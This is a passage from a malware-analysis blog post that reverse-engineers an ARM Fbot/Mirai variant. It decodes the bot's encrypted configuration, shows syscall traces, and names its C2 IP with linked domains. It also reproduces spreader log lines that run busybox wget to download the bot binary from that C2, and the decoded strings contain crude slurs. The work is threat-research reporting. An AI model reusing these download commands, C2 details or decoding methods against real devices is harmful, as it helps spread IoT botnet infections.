0x005080f0  0x7a797877 0x33323130 0x37363534 0x2f2e3938  wxyz0123456789./
0x00508100  0x00002d20 0x00000000 0x00000001 0x00000000   -..............
```

So, additionally, static or dynamic reversing can produce same result. I always prefer the static one since I don't have to run any malware code just to crack its configuration.

The encoder table, in text! (enjoy!)

```
// The decoder is at [0x00009780] , translated crypt into charmap below:
MLSDFQWYXNCZRPOKGIUTABVHEJtfqomaechlynudwvjrxigkzsbp7890254163=@^$
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789./ -
```

I announced it yesterday in twitter [link], below is the decryption result:



```
- offset -   0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123
0x0000f453  .@vrwq@xmna@msm..@vrwq@..@utvx...@msm....@qwuu...@qzo....@ktr@iuv....@ktr....vhppt..
0x0000f4a7  .owdex...cmnvmr0aYmnvhde.xntkm...atrimo..nwnaei..zwnamsmqfhd.imndmiwd....KZUDXF..KOU
0x0000f4fb  T^@qod$qeh@..@vrwq@dmi@iqv...WFT^@^YTTK@8=7..gq$ciivo^8=7=7..Mrm^icm^qchqymd^tdo^icm
0x0000f54f  ^umnwd^itxib^mdwgec..@ao.

// decoder is at [0x00009780] (see attached pics) : translated in table as below:
MLSDFQWYXNCZRPOKGIUTABVHEJtfqomaechlynudwvjrxigkzsbp7890254163=@^$
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789./ -

// result:
@vrwq@xmna@msm = /proc/self/exe
@vrwq@         = /proc/
@utvx          = /maps
@qwuu          = /comm
@qzo           = /cwd
@ktr@iuv       = /var/tmp
@ktr           = /var
@ao            = /fd

<< vhppt owdex cmnvmr [0a] Ymnvhde xntkm atrimo nwnaei zwnamsm qfhd imndmiwd KZUDXF -
<< KOUT^@qod$qeh@ @vrwq@dmi@iqv WFT^@^YTTK@8=7 gq$ciivo^8=7=7
<< Mrm^icm^qchqymd^tdo^icm^umnwd^itxib^mdwgec

>> pizza dongs helper [3f] Helping slave farted lolfgt wolfexe cbin telneton PLSDIE .
>> POST /cdn-cgi/ /proc/net/tcp GET / HTTP/1.0 uc-httpd 1.0.0
>> Are the chicken and the melon tasty enough

[0x0000f5e4 [Xadvc]3 0% 3024 ./fbot-arm]> prx @ str.rtbu
- offset -   0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123
0x0000f5e4  rtbu....wftt....h`ni....tbuifjb.qucqt...ddhris..bisbu...fttphuc.rt~eh...rksn*dfkk...
0x0000f638  obkw....#...$...9...y...Z...¥...G...EJD.bunandfsnhi.iqfknc..fnkbc...idhuubds....binb
0x0000f68c  c...uuhu....hhce~b..efc.
// this one is encrypted, you can decrypt "as usual" :)
<< rtbu.wftt.h`ni.tbuif [..] efc
>> ..user...pass...ogin...sername...vrdvs...ccount...enter...assword...
>> ..usybox...ulti-call...help.........BMC...erification...nvalid...ailed...ncorrect...enied...rror...
>> ..oodbye...bad
---
Cracked by @unixfreaxjp @malwaremustdie!
```

Since Mirai is coded in a way to make reverse engineering difficult, what you reverse in its binary's code-flow is not what has actually had been coded in C, please noted this, in example, In Mirai, the usage of **global variables** and the **global structs**, the **#define or #ifdef directives** used, the method to **unlock encryption process-used-variable values and then lock them all back** afterwards, and many other tricks used and designed for the sake of obstruction the reverse engineering. There is no shame in not reversing the overall codes into original ones, especially what you get is embeded-platform system's binary like ARM or MIPS or SH with way simpler assembly code. Reversers know this. Don't let this discourage you for not be proactive in reversing, but keep learning from it and learning it more.

Back to our binary, the timing on when the first and second encrypted configuration were decrypted during malware execution process is different too. This is is the rough C flow of what this ARM binary process looks like during being executed, it's enough to explain my point, which is, the timing when the first configuration was executed is when the process of infection is happening, and the second configuration is used for the spreading/scanning purpose, which will be used afterward.

(Warning! The function's namings above are self-made naming for my reversing purpose and not the actual ones, I don't have ESP power to read the mind of the coder by reading his stripped binary, so please bear with differences etc..)

The static code above can be easily filled with its argument values with two ways, following the registers or after you see how the malicious binary can be simulated its system calls, below is the snip code of what I did (the latter method) to show how this binary was executed as per flow above to reveal its values:

```
execve(FILE_NAME, [FILE_NAME], ..); // start
rt_sigprocmask(SIG_BLOCK, [INT], NULL, 8);
unlink(FILE_NAME);
chdir("/");
rt_sigaction(SIGCHLD, {SIG_IGN, [CHLD], ..);
rt_sigaction(SIGHUP, {SIG_IGN, [HUP], ..}, ..);
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = SOCK_NUM; // socket TCP
fcntl(SOCK_NUM, F_GETFL) = 0x2 (flags O_RDWR);
fcntl(SOCK_NUM, F_SETFL, O_RDWR|O_NONBLOCK) ;
setsockopt(SOCK_NUM, SOL_SOCKET, SO_REUSEADDR, [1], 4) ;
bind(SOCK_NUM, {sa_family=AF_INET, sin_port=htons(PORT_NUM), sin_addr=inet_addr(IP_ADDR)}, 16); // bind socket
listen(SOCK_NUM, 1); // listening for connection on TCP/127.0.0.2:3132
|  :

## FILE_NAME = "./fbot-arm"; SOCK_NUM = 3; PORT_NUM = 3132; IP_ADDR = "127.0.0.1";
```

Now we know for sure why I didn't get the file because it was self-deleted after running at the first time.

No. We are not done yet..

As you can see in the decrypted strings, it has mentioned "pizza dongs helper". And the C2 for this Mirai variant has been obviously shown during infection stage (the data is saved in the configuration part that can be achieved by **table.c** at **"init"** process), it is on IP **5(.)206(.)227(.)65**, if you do OSINT and seeking passive DNS data of the IP address, you will see some similar hostnames and domains to the wording used in the decryption data.

Below is the example of hostnames & domains linked to the C2 IP from a passive database:

Domain	First seen	Last seen
ohyaya.raiseyourdongers.pw	2019-11-04 15:38:37	2019-11-26 05:06:16
nigga.farm	2019-11-22 09:52:17	2019-11-22 09:52:17
raiseyourdongers.pw	2019-07-06 14:25:24	2019-11-20 10:21:27
nsa.gov	2019-07-07 10:19:39	2019-12-04 14:04:28

It's same domain that also has been registered in multiple IP around the globe:

```
5.206.225.216 | server1.buoyae.com | 49349  | 5.206.225.0/24   | DOTSI, | PT | PT
5.206.227.65  | nsa  .gov          | 49349  | 5.206.227.0/24   | DOTSI, | PT | PT
8.209.75.192  |                    | 45102  | 8.209.64.0/19    | CNNIC-ALIBABA-US-NET | CN | AP Alibaba (US).
89.248.169.17 |                    | 202425 | 89.248.169.0/24  | IP Volume inc | NL | Quasi Networks LTD.
```

We keep on monitoring the spreader movement of this malware, these are several pickups of IoT devices log that is actively seeking for other vulnerable ARM devices. I sorted out in timeline base. I hope the carriers that's having vulnerable devices on the list can pay attention to address this issue.

Date	Time	Download tool	Payload service	Saved as	Spreader IoT IP	Spreader ASN	Spreder Prefix	ISP Service	Country
2020-01-14	08:08:42	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	93.157.152.247	AS201819	93.157.152.0/21	MAJESTIC.	PL
2020-01-15	14:25:52	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	45.171.124.30	AS268711	45.171.124.0/22	ULTRACONECT	BR
2020-01-16	10:32:32	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	111.125.140.26	AS45232	111.125.140.0/24	SISPL-AS	IN
2020-01-17	06:28:06	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	37.110.28.32	AS42610	37.110.0.0/17	NCNET	RU
2020-01-18	11:55:36	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	79.125.183.2	AS41557	79.125.176.0/21	TELEKABEL	MK
2020-01-19	01:59:48	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	195.206.60.141	AS8345	195.206.32.0/19	DSI	RU
2020-01-19	08:59:52	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	74.101.225.208	AS701	74.101.0.0/16	VIS-BLOCK	US
2020-01-20	15:04:35	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	43.247.40.254	AS132116	43.247.40.0/24	ANINETWORK	IN
2020-01-22	06:25:16	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	89.205.126.245	AS41557	79.125.176.0/21	TELEKABEL	MK
2020-01-23	10:05:54	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	37.191.134.83	57963	37.191.128.0/17	LYNET-INTERNETT	NO

The IOC and STIX2 of this threat is in the posting process to usual portals.

Lastly, as additional, the alleged botnet coder/owner has just sent his compliment, which is rare, so I attached in this blog too:

// tweet timeline

owiwiwuueuey
@hwwhjejehfbbfkc

Replying to @malwaremustd1e and @unixfreaxjp

This bot should receive its bruteforce combinations via the cnc

9:51 AM · Jan 15, 2020 · Twitter for iPhone

// direct message twitter

owiwiwuueuey
@hwwhjejehfbbfkc

It's nice watching you reverse my fbot variant. At first I thought it was a fake mirai version but you did good

2:51 AM

// recorded at:
// Fri Jan 17 03:25:00 JST 2020

Epilogue

This post is dedicated to wonderful people who fight tirelessly against IoT threat that keep on aiming our devices until now, and also to people who try very hard to push new policy to have us defend better for the threat. I hope this post helps you.

Thank you very much to r2ghidra, r2dec, r2 folks, tsurugi linux folks, MMD mates and friends, and all I can not mention in here, for supporting our effort in analyzing Linux malicious code all the time.

[Edit] Thu Jan 23 2020, thank you Security Affairs for the historical background and insights of Mirai and Fbot.

*This technical analysis and its contents is an original work and firstly published in the current MalwareMustDie Blog post (this site), the analysis and writing is made by **@unixfreaxjp**.*

The research contents is bound to our legal disclaimer guide line in sharing of MalwareMustDie NPO research material.

Malware Must Die!